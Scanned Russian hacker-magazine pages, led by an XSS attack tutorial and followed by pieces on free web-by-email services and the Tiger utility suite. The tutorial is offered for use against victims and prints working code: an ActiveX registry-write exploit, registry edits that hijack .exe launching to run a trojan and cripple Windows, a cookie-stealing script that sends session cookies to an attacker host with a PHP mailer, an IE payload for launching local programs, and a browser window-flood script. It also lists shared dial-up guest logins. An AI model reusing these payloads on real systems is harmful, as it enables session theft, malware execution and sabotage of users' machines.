Не знаю, как правильно переводится "Cross Site Scripting", но, видимо, примерно так: "сценарий с другой стороны скрипта". И действительно, несмотря на хардкорный каламбур, этот перевод довольно точен: уязвимость позволяет, используя функции скрипта, выполнить на машине клиента любой код, встраиваемый в html (Javascript, VBScript, ActiveX, т.п.).
Казалось бы, что тебе это может дать? Как ни странно, порой многое: благодаря дыркам в ActiveX ты сможешь писать в реестр (работает почти на всех окнах!), сможешь натырить печенья (а в них ведь иногда кладут пароли и другую конфиденциальную информацию!). А если ты, например, встретил баг в большом форуме, то есть шанс накрутить баннерных показов и просто здорово поржать над юзерами, пуская различные яваскриптовые приколы, которые открывают пару сотен окон и начинают ими двигать по экрану ;).
Но обо всем по порядку.

/* Пишем в реестр */

В ноябре 2000 года Microsoft выпустила патч на дыру под страшным названием "Microsoft VM ActiveX Component vulnerability" - именно эта уязвимость позволяет производить запись в реестр. Несмотря на то, что прошло уже полтора года, почти все версии Windows восприимчивы к следующему коду:


```
<script>
document.write("<APPLET HEIGHT=0 WIDTH=0
code=com.ms.activeX.ActiveXComponent></APPLET>");
function yuzi3(){
    try{
        a1=document.applets[0];
        a1.setCLSID("{F935DC22-1CF0-11D0-ADB9-00C04FD58A0B}");
        a1.createInstance();Shl = a1.GetObject();
        a1.setCLSID("{0D43FE01-F093-11CF-8940-00A0C9054228}");
        try{

Shl.RegWrite("путь\\к\\ключу\\","значение");
        }
        catch(e){}
    }
    catch(e){}
}
setTimeout("yuzi3()",1000);
</script>
```

Полтора года. Большой срок, правда? Но не для пользователей windows - поверь, среднестатистический юзер не читает багтраки, не подписан на secure-рассылки, и, следовательно, не качает патчи ;).
Справедливости ради надо сказать, что сейчас (когда я пишу эти строки!), моя машина так же восприимчива к этому багу - я недавно менял хард, а в процессе переезда потерял заветный Servise Pack ;(Качаю, уже 0.15% ;). Итак, глумимся над реестром. Что корыстного можно с него поднять? Я приведу несколько примеров, реализация которых дает наиболее красивые и осязаемые результаты.


/* X-твикинг */

Издевательства над меню "пуск":
Все ключи создаются по адресу
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\
NoClose=1 - убирает из меню пунктик "завершение работы" ;)
NoFind - убирает "поиск"
NoSetTaskbar - убирает "настройка"
NoSMHelp - и помощи он не дождется!
NoCommonGroups - удаляет "стандартные" программы
NoSMMyDocs - Эй, а где "твои документы"? ;)
Итого имеем почти пустое меню "Пуск";) Ерунда, казалось бы, а ведь незнающему человеку винду переустанавливать придется...



Впрочем, избавится от меню "пуск" можно и более простым путем:
HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders\Start Menu.


Значение этого ключа надо поменять на что-нибудь вроде "c:\windows" - таким макаром у чувака в "Пуске" вообще ничего не останется ;))), ведь этим key'ем указывается путь до директории с элементами "Главного меню". Теперь давай апгрейдить "Мой компьютер".
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\ NoDrives=1 - теперь в "Его Компьютере" нету дисков ;).
HKEY_CLASSES_ROOT\exefile\shell\open\command\(По умолчанию)=trojan.exe
теперь при попытке выполнить любой екзешник, перец пустит твоего трояна. ["(по умолчанию)" - это название ключа.]
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\FileSystem\Win31FileSystem поставь равной "1", а Win95TruncatedExtensions, соответственно, "0". FileSystem31=1, а, стало быть, хана виндам ;).



Все. Меню "Пуск" девственно пусто, при попытке запустить exe'шник, десятками взлетают полиморфные вирусы, а в "моем компе" нету дисков ;). Чувак в дауне, а мы переходим к более серьезным вещам - краже сдобных изделий ака cookies.

/* Крадем выпечку */

Давай перво-наперво разберемся, зачем тебе красть чужое печенье. Вкусно - раз. Питательно - два. Ну а в третьих, в нем может оказаться пароль к какому-нибудь
web-сервису ;). Например, ты нашел бажный форум и знаешь, что пароль администратора пишется в cookies (ну или не знаешь, а пытаешься это выяснить ;). Или, скажем, идентификатор сеанса пользователя хранится в кукисах (на веб-почтах такое очень часто встречается, да везде, где есть "персональная страничка пользователя" - у провайдеров в том числе). Следует пояснить, как работает эта самая система сеансов.
Пользователь вводит комбинацию login+password, если все верно, скрипт кидает ему плюшку типа access="hjfkk9...jv7645vj", длиннющее значение которой генерится рандомайзером. Далее в базу данных пишется примерно такая строчка: id|access|time
id - ИД юзера, access - сгенеренная строчка из кукиса, time - время ее установки в секундах с начала эпохи. Дальше юзер идет, например, на страничку отправки почты, и mail-скрипту уже не передаются логин и пасс - он сам берет ID сеанса из горки печенья и идентифицирует пользователя, используя запись в базе данных. Дальше юзер, отправив почту, закрывает окно браузера, но кукис то остался! А тут злой хацкер Вася кинул в форуме мессагу, чувак ее читает, Вася выкрадывает куку и ломится на почту - пускают ;). Вот очень примерная схема атаки.
Но довольно теории, перейдем к практике: тебе требуется найти уязвимый скрипт. Для этого необходимо осмотреть ломаемый сайт на предмет наличия форумов, досок объявлений, чатов, автоматических FAQов, гостевых книг и прочей муры, которая, благо, в изобилии имеется и на "настоящих виртуальных серверах Вячеславов Григорьевичей', и на серьезных порталах.
Далее во все возможные поля формы загоняются какие-нибудь HTML-теги, например: <center>Hey, admin! You've got CSS-vulnerability in megascript.php!</center> Разумеется, было бы неразумным так вот демонстрировать админу уязвимость: пропатчит ;(. Поэтому давай-ка сперва ограничимся чем-нибудь незаметным. Например, комментарием: <!-- Vulnerable ! //-->.
После того, как мессага успешно запишется, всмотрись в html-код страницы с твоим сообщением. Если все пучком, то там ты найдешь свой комментарий, причем без изменений.
Если же там находится что-то вроде <!-- Vulnerable ! //--> , то кодер не дебил, а ты в обломе ;(.



Кстати, не так чтобы уж слишком давно (пол года назад, примерно), я, совершенно случайно, нашел такой баг в форуме на сайте ng.ru - паге вполне серьезной офлайновой газеты, причем админ упорно не патчил дыру. Я месяц развлекался, а потом просто надоело смотреть их баннеры и я забил на это дело. Вполне возможно, что уязвимость там до сих пор есть, а сайт станет плацдармом для опытов многих сотен российских хацкеров ;). Вперед, только не забудь включить proxy: по 273, конечно, не загремишь, но портить отношения с провайдером не к чему.



NEXT

Взлом

CROSS SITE SCRIPTING

Кислицин Никита aka Nikitos
(nikitoz@fromru.com)

Итак, ты нашел уязвимый скрипт. Загоняй в сообщение вот это:

```
<script>
window.location.href='http://hacker/hack.php?cookie='+document.co
okie;
</script>
```

Сей код скинет все кукисы в скрипт hack.php в виде строковой переменной $cookie, которая выглядит следующим образом:
cookie=cool; cookie_1=cool_1; cookie_2=cool_2; т.д. ; т.п.
Разумеется, надо написать небольшой скриптик, который скинет тебе на почту сообщение с украденной инфой. Тут ты, конечно, волен поступить, как хочешь, но я все же дам наработку:


```
<?
if(isset($cookie))
        {
mail("xaxor@xakep.ru", "Украденное печенье!", "$cookie");
        }
?>
```

Скрипту надо выдать достаточные для выполнения права (chmod 755, например), а web-сервер должен быть настроен на отправку почты.

Что делать с украденным печеньем? Не знаю, тут все очень сильно зависит от случая. Если ты спер куку, идентифицирующую сеанс - БЕГОМ несись на хост, который прописан в кукисе и ищи, куда бы этот идентификатор вставить. Проще всего это сделать путем открытия собственного сеанса - так ты узнаешь имя скрипта, работающего со стыренными куками и передаваемые ему переменные. Поэтому, чтобы не терять на этом времени, все делается заранее. Удивлен, почему я постоянно говорю про время? Верно, кука у тебя в кармане, и никуда от тебя не денется. Но помнишь, когда я рассказывал, как работает система сеансов, я упоминул про то, что в базу данных пишется время установки кукиса. Ну так вот, в любой нормальной системе проверяется разность между текущим временем и временем, записанным в базе данных. Если она (разность) больше установленного лимита, это свидетельствует о том, что cookie поддельный, следует удалить запись из базы данных и отослать админу IP тачки, которая ломится по этому не валидному кукису. Поэтому чем быстрее ты сработаешь, тем больше у тебя шансов.

/* Запускаем проги! */

Слышал, какой давеча флейм развели: "Ишак позволяет удаленно запускать проги на машине клиента! Работает на всех версиях!" Ну вот, будем запускать. Правда, сфера применения этого бага поуже - моя непатченная НТя спрашивает: реально ли я хочу запустить такое-то приложение, ведь оно без сертификата? :)



9x, говорят, vulnerable по полной программе. На самом деле, про эту брешь известно уже давно. Просто так уж повелось, что в рунетовские secure-ленты известия приходят с некоторой задержкой ;). Securityfocus, по-моему, писал про баг чуть ли не полтора года назад. Как бы то ни было, набиваем:

```
<span datasrc="#oExec" datafld="exploit" dataformatas="html"></span>
<xml id="oExec"> <security><exploit>
        <![CDATA[
        <object id="oFile" classid="clsid:11111111-1111-1111-1111-
111111111111" codebase="c:/winnt/system32/calc.exe"></object>
        ]]></exploit></security></xml>
```

где c:\winnt\system32\calc.exe - путь до запускаемой проги.
Толку с этого бага уйма. Ты сможешь запускать своих троянов ;). Т.е. нашел шары в локалке (с доступом в одну директорию, например. Очень часто люди так делают, чтобы обмениваться софтом, музыкой, фильмами и прочей шнягой), залил туда трояна, законнектился с чуваком, прислал ему в аутГЛЮК вышеприведенный код и получил заветный uin/пасс к инету.




Про cookies

Cookies - Выпечка (анг.)
Технология Cookies была разработана для решения проблемы сохранения состояния между последовательными сессиями на сайте. Она позволяет вебсерверу записывать на жесткий диск клиента некоторые данные и извлекать их по мере надобности. Cookies широко используются, например, в online-магазинах: существенная часть любой "shopping cart" работает с использованием cookies, в которых сохраняет информацию о выбранных пользователем товарах, что позволяет юзеру, вернувшись через некоторое время, продолжить покупки с этого же места, ну или оплатить уже набранные товары.
Так же их часто используют для повторной идентификации пользователя: после ввода пароля, он кладется пользователю в Куки, и более ничего вводить не требуется.
Удобно, ничего не скажешь. Но небезопасно;)
Естественно, чтобы избежать злоупотреблений, введены некоторые ограничения на использование кукисов:
Броузер не может иметь более 300 cookies и более 20 cookies от одного сервера, так же, информация из cookies доступна только тому серверу, откуда она была получена.

/* Let's joke! */

Уууу... На javaScript можно ТАКОЕ вытворять ;). Самое безобидное: по экрану летает окно, способное к однополому размножению - на каждом новом кругу открывается еще десяток таких же окошек, что приводит к 100% занятости проца, забиванию памяти и нарастанию свопа вплоть до размеров харда ;). Путево? Представляешь, как возрастет спрос на твои антивирусы! ;)



Пиши:

```
<script language="javascript">
function move_the_window(){
window.open("Http:///jj.htm");
window.resizeTo(screen.width/2,screen.height/2);
window.moveTo(1,1);
var x=1;
var y=1;
var dx=20;
var dy=17;
move();
function move(){
while(true){
if(x>=(screen.width)||x<=0) dx=-dx;
if(y>=(screen.height)||y<=0) dy=-dy;
x+=dx;
y+=dy;
window.moveTo(x,y);
}}}
//var i=0;
//while(i<99)
//          {
//window.open("Http://vurn/url/srcipt.htm");
//i++;
//          }
</script>
<b>Вирусы... вирусы... везде вирусы... Скачай антивирус!;)
</body></html>
```

Этот код заставит окошко броузера скокать по экрану, причем прихлопнуть его по alt+F4 не удастся ;), оно зависает.



Сайты с дополнительной инфой

http://www.securityfocus.com - Один из лучших, на мой взгляд, багтраков. Обновляется ежечасно, за время работы накопилось огромное количество информации - юзай поиск. Все, естественно, на английском - привыкай, в рунете почти нет толковой информации ;).

http://www.cert.org - "Software ingineering Institute". В общем, кодерский сайт, но тут есть куча статей и по security - все толковые, компетентные, хотя, в общем-то, однобокие(кодерский же сайт, кодерский! ;)).

http://www.malware.com - Сайт, полностью посвящен дыркам в windows. Обязательно зайди ;).


http://www.modernhacker.com - Хакерский сайт с неплохой подборкой материалов. Имеется свой собственный багтрак, все материалы путевые, хотя до SF, конечно, еще далеко.

http://www.owasp.org - Полезнейший ресурс. Все сетевые атаки классифицированы и разложены по полочкам, на каждую имеется подробное описание: как пользоваться баком, чем он и кому опасен, как от него защищаться, в общем, аналитические материалы, претендующие (и успешно!) на объективность.

http://www.securitylab.ru - Русскоязычный ресурс... Весьма посредственный, как мне показалось. По существу, своих материалов нет, если, конечно, не считать оными ПРОМТ'овские переводы того же OWASP'а и англоязычных багтраков. Этот сайт можно посоветовать людям, слабо владеющим английским языком - в качестве суррогата, должно быть, неплохого. Хотя, всегда лучше получать информацию из оригинальных источников.

http://www.xakep.ru - Комментарии нужны? :) Побежали, побежали!

А чтобы окончательно повесить систему, необходимо добавить процедуру открытия урла с мессагой и взять все это дело в цикл. В результате скрипт будет вызывать сам себя n раз, а каждое открытое окно будет вызывать еще n окон, и так далее.
Притом вся эта масса будет постоянно двигаться, вызывая незабываемые ощущения у сидящего напротив монитора ;). Правда, наблюдать всю эту красотень сможет перец только с очень мощным кристаллом, мой старенький P-III 450, оверлокнутый до 550, жутко тормозил, открывая по 99 окон иксплорера, каждое из которых пыталось открыть еще 99 ;))).
Чтобы воплотить все ЭТО в жизнь, просто убери из вышеприведенного кода все "//" - это раскомментирует и цикл, и процедуру открытия окон. Да, не забудь заменить Http://vurn/url/srcipt.htm на адрес до твоей мессаги.



/* Тхе енд */

Что-что? Ты говоришь "сложно"? Конечно сложно, сложно запустить закаченного трояна на удаленной тачке, сложно упереть сеанс. Еще бы! Это тебе не IIS по unicode-багу ломать, тут подумать надо. Но что только не сделаешь ради обещанного врагу дефейса, ради красивого uin'а! Да и потом хакер от обезьяны тем и отличается, что сложности его не пугают.
P.S. Да, чуть не забыл. Все приведенные уязвимости совсем необязательно пользовать через CSS - ты можешь просто прислать недругу письмо в HTML'е, и он уйдет в даун ;). Конечно, если он юзает Outlook. С TheBat! такое не пройдет.

Взлом

WWW4MAIL - В ПОИСКАХ ХАЛЯВНОГО ИНЕТА

WWW4MAIL

Круглов "zLOB" Олег (zlob@smtp.ru)

< Folder 1 >

Привет, дружище! Сотни килобайтов нашего журнала были посвящены проблеме халявного Инета, так как эта трабла касается всех пользователей сети без исключения. Но, как известно, сколько людей - столько и мнений. Поэтому хочу предложить тебе еще один метод, который до сих пор работает, в отличие от тех способов, что рассматривались в журнале раньше.

WWW4MAIL, встречаем!

WWW4MAIL - это бесплатная служба, которая дает возможность перемещаться по всему Интернету и осуществлять поиск в нем через электронную почту с помощью любого стандартного WWW браузера и почтовой программы, умеющей работать с MIME (Multipurpose Internet Mail Exchange). Все, что для этого нужно, - это отправить письмо на один из WWW4MAIL серваков с ссылкой на любую страницу, файл, картинку, ну, в общем, на все что угодно, и через 1-2 минуты (может быть и больше, в зависимости от быстроты выбранного сервера) к тебе придет письмо с тем, что ты заказывал.

XAKEP.RU заказывали?

Приведу пример использования сервиса.

Кому: www4mail@kabissa.org (...один из серверов, список смотри ниже...)

Тема: (...все что угодно, можно вообще ничего не писать...)

Тело письма: www.xakep.ru (...в теле может быть от одного до пяти адресов, их надо писать на новой строчке каждый...)

И через минуту приходит письмо со страницей твоего любимого журнала в аттаче. Открываешь этот аттач в браузере. Читаешь, выбираешь, что хочешь получить, и ставишь галочки рядом с нужными ссылками (не больше пяти за один раз). И щелкаешь на кнопку "Get selected documents".

Команды работы с сервером

Шаблон тела письма: "КОМАНДА" адрес_сайта

1) TSOURCE. Будет сохранена оригинальная разметка страницы (таблицы, цвета, фреймы и т.д.).
2) GET (или SEND). Возможность получить нужный документ непосредственно в теле сообщения.
3) GET SOURCE (или SEND SOURCE). Возможность получить немодифицированные HTML исходники непосредственно в теле сообщения.
4) XSOURCE. То же, что и в предыдущем пункте, только для тех, у кого почтовый клиент не поддерживает MIME (лузеры :)).
5) GETSIZE. Устанавливает размер ответов www4mail в байтах. Например, чтобы разбить файл на куски по 50 кб, нужно в теле письма написать "GETSIZE 50000", а на следующей строчке адрес.
6) GETPS. Получение страницы в виде файлов Post Script.

Примечание: чтобы использовать несколько команд, нужно каждую писать с новой строчки. Если другие команды не используются, WWW4MAIL задает их по умолчанию. Если доступ к веб-странице (или FTP) защищен паролем, то нужно воспользоваться шаблоном: "protocol://username:password@site/directory". Пример: http://hax0r:31137@real.xakep.ru/mail.

Если заказываемый URL слишком длинный и не умещается на экране, можно разбить его на несколько частей, заканчивая каждую линию обратной косой чертой ('\'). Например:

Адреса некоторых серверов

- www4mail@web.bellanet.org
- www4mail@wm.ictp.trieste.it
- www4mail@kabissa.org
- www4mail@unganisha.idrc.ca
- www4mail@ftp.uni-stuttgart.de
- www4mail@collaborium.org

Список всех подобных сервисов можно получить, отправив письмо:
Куда: mailbase@mailbase.ac.uk
В теле письма: send lis-iis e-access-inet.txt
В ответ придет файл (последняя его версия), где будет список почтовых адресов серверов с кратким описанием, что они могут, и с указанием команды для каждого из них.
Кстати, обломно будет любителям порно-сайтов, так как WWW4MAIL ведет свой собственный приватный контрольный список доступа (ACL), который постоянно обновляется. На *.mp3 ограничений нет!

Альтернатива

Есть еще и "двойники" ввв4мейл: Agora, Getweb, Web2mail.

а) Agora

В теле письма указать одну из следующих команд и URL нужной страницы.

SEND, GET. Присылает ответ в текстовом формате.

SOURCE. Присылает страницу в формате HTML.

RESEND email2. Пересылает страницу на адрес email2.

DEEP. Присылает все страницы, на которые есть ссылки из запрашиваемой.

HELP. Присылает файл помощи от Agora-сервера.

Сервера:

- agora@dna.affrc.go.jp
- agora@kamakura.mss.co.jp
- agora@capri.mi.mss.co.jp
- agora@mx.nsu.nsk.su

в) Getweb

Getweb-серверы могут исполнять такие команды, как GET, GET SOURCE, GET TO email2.

Сервера:

- getweb@usa.healthnet.org
- getweb@emailfetch.com

c) Web2mail

- www@web2mail.com

Тема: "URL_сайта" или "URL_сайта with images".

- webmail@www.ucc.ie

GET URL_сайта - присылает HTML код, SEND URL_сайта - присылает текст.

- page@grabpage.com

В теле: "URL: URL_сайта" или "HTML: URL_сайта".

- webgate@vancouver-webpages.com

Тема: GET URL_сайта

- web@pagegetter.com

URL_сайта нужно указать в теле или теме письма.

в поисках халявного Инета

< Folder2>

http://www.xakep.ru/scripts/sidex/rest/beer\9.pl?drink/index.asp
Квота свободного использования www4mail ограничена 200 запросами за неделю (это, правда, зависит от админа). Квота значительно изменяется, когда ты запрашиваешь бинарные файлы, такие, как ".exe", ".zip". Эти типы файлов используют в 3-5 раз большее значение квоты. Картинки, такие, как ".jpg", ".gif", используют квоту в 20 раз больше! Но кто тебе мешает сменить мыло или сервер? :).
Если файл большой - он автоматически делится по 200 с чем то кило. Ограничение на размер файла - 5 метров.

Специальные команды

1) XIMAGE. Команда нужна, чтобы включить ссылки на рисунки в документе, посланном в виде вложения.
2) XLANGUAGE язык1, язык2. Команда позволяет установить список (разделенных запятыми) предпочитаемых языков для получения документа (поддержка языков будет работать только в том случае, если она доступна на запрашиваемом сервере). Примеры доступных языков включают: de (немецкий), en (английский), fr (Французский).
3) XCHARSET. Эта опция позволяет задать список (разделенных запятыми) предпочтительных наборов символов для получения документов (поддержка наборов символов будет работать только в том случае, если она поддерживается на запрашиваемом сервере). Примеры доступных наборов символов включают: euc-cn (для китайского языка), euc-jp (для японского), iso-8859-6 (для арабского) и т.д.
4) XMIME. Некоторые почтовые программы сами могут отображать text/html непосредственно. Для таких программ www4mail может генерировать другой заголовок Content-Type: для документов HTML. В этом случае, используя команду XMIME, вы заставляете пересылать HTML вложения с использованием заголовка MIME application/html. Это полезно, если вы хотите сделать так, чтобы ваш почтовый клиент не открывал самостоятельно вложения в формате HTML.
5) XURLCODE. При заполнении HTML форм через электронную почту может случиться так, что ваши введенные данные где-нибудь повредятся по дороге, и в этом случае вы можете получить от сервера запрос повторно послать данные. Используя опцию XURLCODE, www4mail попытается проинструктировать твой браузер, что данные перед отправкой по электронной почте необходимо кодировать. Это должно защитить целостность введенных данных и позволить передачу полей формы.
6) XBYJS. Некоторые браузеры не могут пересылать данные по электронной почте, например, MSIE версии 3.0. Эта проблема обычно обнаруживается, когда ты проверяешь ссылки, которые хотел бы получить, и выбираешь кнопку "Получить выбранные документы". А потом открывается почтовый клиент, открывается окно создания сообщения, в поле для адреса написан адрес www4mail, а в теле сообщения пусто. Вы можете использовать опцию XBYJS, чтобы обойти эту проблему, предполагая, что ты используешь браузер, совместимый с JavaScript.
Примечание: эта обработка пытается заполнить строку Тема, а не тело сообщения, что необходимо для www4mail. Но если строка "Тема" будет пуста, тебе придется вырезать все символы, начиная с вопросительного знака в поле "Кому" и вручную вставить их в строку "Тема".

Халява с большой буквы "X"

Для кого подходит WWW4MAIL? Во-первых, для тех перцев, у кого только почтовый доступ, а во-вторых, для всех простых московских диал-апщиков. Специально для тебя X приготовил следующую халяву:

Логин/Пароль: ppptest/guest или freemail/free

Телефоны: 787-2609, 787-2610.

Ограничено количество халявщиков.

По этому гест-входу доступен сервис www.freemail.ru, а значит и твой любимый... барабанная дробь... www.mail.xakep.ru. Не уверен, что к выходу журнала х-почта будет хоститься на фримыле, т.к., как я слышал, ее собираются переносить на KM.RU. Но, в любом случае, фримейл.ру будет работать.

Помимо мейл-серверов, тебе будут доступны еще некоторые сайты: http://www.e-styleisp.ru, http://www.kmindex.ru, http://www.lupa.ru, http://mail.vschool.ru,

http://mail.km.ru.

P.S. Обновленную информацию относительно www4mail можно найти на http://www.ictp.trieste.it/~www4mail.

TIPS&TRICKS

Уверен, тебя раздражает вид голубого экрана смерти - Blue Screen of Death (BSOD). При его появлении тебе хочется разбить монитор, изнасиловать Била Гейтса, упасть в судорожных конвульсиях на пол и пустить пену изо рта :). А вот у меня к нему совсем другие чувства. Мне так нравится BSOD, что я его часто вызываю специально, чтобы полюбоваться и насладится его внешним видом. Думаю, после этого совета, ты последуешь моему примеру ;). Обрати внимание на мой "голубой" экран смерти (на скриншоте). Как видишь он совсем не голубой. Я меняю цвет его фона и цвет букв под свое настроение :). Делается это очень просто. В файл SYSTEM.INI в секцию [386Enh] нужно добавить всего две строчки: MessageBackColor=4 и MessageTextColor=0. Понятно, что первая строка отвечает за цвет фона, а вторая за цвет текста. После знака равно стоят номера стандартных ASCII-цветов (4-красный, 0-черный). Теперь, тебе непременно захочется посмотреть на обновленный BSOD, поэтому, чтобы не дожидаться, когда Виндоус в очередной раз глюканет, я научу тебя вызывать его самостоятельно. Вообще, способов много... но вот один из самых простых. Начни копировать, что-нибудь объемистое с CD-ROM и нажми кнопку Eject. Наслаждайся... :) Ессесно данный трюк актуален только в Win 9x.

Ведущий рубрики Tips&Tricks Иван Скляров (Sklyarov@real.xakep.ru).
А ты прислал мне свои трюки и советы?

Взлом

TIGER: УТИЛИТЫ НА ВСЕ СЛУЧАИ ЖИЗНИ!

Stalsen (stalsen@real.xakep.ru)

Tiger: Утилиты на все случаи жизни!

< Folder 1 >

Я нашел нечто. Сидел себе в Инете, качал разные утилиты и нашел офигенный пакет под названием Tiger. Он поможет тебе автоматизировать кучу рутинных процедур, которые тебя просто бесят. На самом деле, Tiger - это набор различных утилит, предназначенных для Windows юзверей и позволяющих существенно повысить безопасность твоей системы. Впрочем, фишка в том, что этот пакет можно задействовать и для взлома :).

TigerSurf

Это не одна программа, это целый набор интернетчика. Во-первых - безопасный web-броузер, который препятствует вредоносному коду на JavaScript и ActiveX и закрывает всплывающие окна (очень полезно для укрощения рекламы). В браузере встроен локальный сканер портов (TigerInspect), который лично ты будешь юзать для поиска троянов (а список у него довольно внушительный :)). Хочешь активировать сие чудо? Отправляйся в Security -> Scan Ports Now! Сканер поддерживает пять потоков, то есть сканит несколько портов одновременно. Э-э-э, дядька, не забывай, что это локальное сканирование, и время здесь исчисляется в секундах, т.ч. не беспокойся за свои трафик и канал...

Secure FTP/Telnet - безопасный коннект к FTP/Telnet серверу со стандартными функциями приема/передачи файлов (ftp) и знакомым терминалом (telnet). Простой и дружественный интерфейс.

TigerHTML - ПО для редактирования тегов с минимальными возможностями. Встроены кнопки для добавления самых распространенных тегов (типа html, body, title, head etc.), вставки изображений, быстрое создание форм, а также неплохие средства для форматирования текста.

Ну и в довесок: screen capture (скриншотер) и Image Viewer.

P.S. При загрузке он просит ввести пароль (по дефолту - TIGER).

САМ СЕБЕ СЕРВЕР!

TigerFTPServ

Прекрасная софтина, которая обеспечивает быструю установку и настройку твоего домашнего FTP сервера, а также задание прав доступа. После запуска автоматически открывается 21 (ftp) порт. Чтобы добавить пользователя stalsen, нам надо немного модифицировать TFTPServ.ini:

```
[Settings]
Version=1.0.0
[Users]
Users=1
Name1=stalsen
Pass1=test A
DirCnt1=1
Home1=C:\private-warez
Access1_1=C:\private-warez, RWXLMX
```

Далее жмем Menu -> Configuration. В поле Setup видим реквизиты пользователя:

User: stalsen

Password: test A

Home Dir: c:\private_warez

И права доступа: Read, Write, Executable, List, Make.

Также хочется заметить, что по дефолту анонимный (да и любой другой) доступ закрыт!

И еще кое-что: не пытайся добавить юзеров через Menu -> Configuraton, в лучшем случае это приведет к аварийному завершению работы программы!

Особенно порадовало, что в TigerFTPServ встроен перехватчик ftp-сессий (похожая заморочка сделана в hunt or sniffit под unix, только для любых протоколов), а также окно просмотра активных юзеров и кнопочка shutdown. Программа очень понятна и легка в использовании. Конечно, для огромнейших ftp-архивов подобный софт не подходит, но если тебе надо быстренько запустить свой приватный warez-ftp для избранных, то ты попал в точку!

TigerTFTPServ

Тоже самое, только для tftp (Trivial FTP), - убогий протокол с множеством глюков и багов. Но хочется заметить, что его нет в стандартной поставке Windows. Программа представляет собой минимальнейший набор функций: Start, Stop и Shutdown... Хотя, если есть желание, то ты всегда можешь поправить исходники :).

TigerTelnetServ

Сервер для telnet'а. Также есть поддержка Session Sniffer'а. В окне программы никаких настроек не предусмотрено, для этого надо отправиться в files/ текущего каталога.

connect.txt - баннер телнета, по дефолту: Welcome to TigerTelnetServ.

users.ini - вроде /etc/passwd в unix'е (конечно, несколько иного формата):

```
# format username,password,su,
guest,guest,0,
admin,admin,1,
```

Это данные по дефолту. После удачного ввода L/P ты должен увидеть приглашение cmd следующего вида:

guest@Telnet> # то есть я залогинился с логином guest.

Вот доступные команды:

cd\ переход в корневой каталог

cd.. переход на каталог выше

cd. переход в тот же каталог

dir просмотр содержимого каталога

view [имя_файла] просмотр файла

quit закрытие соединения

help вывод справки

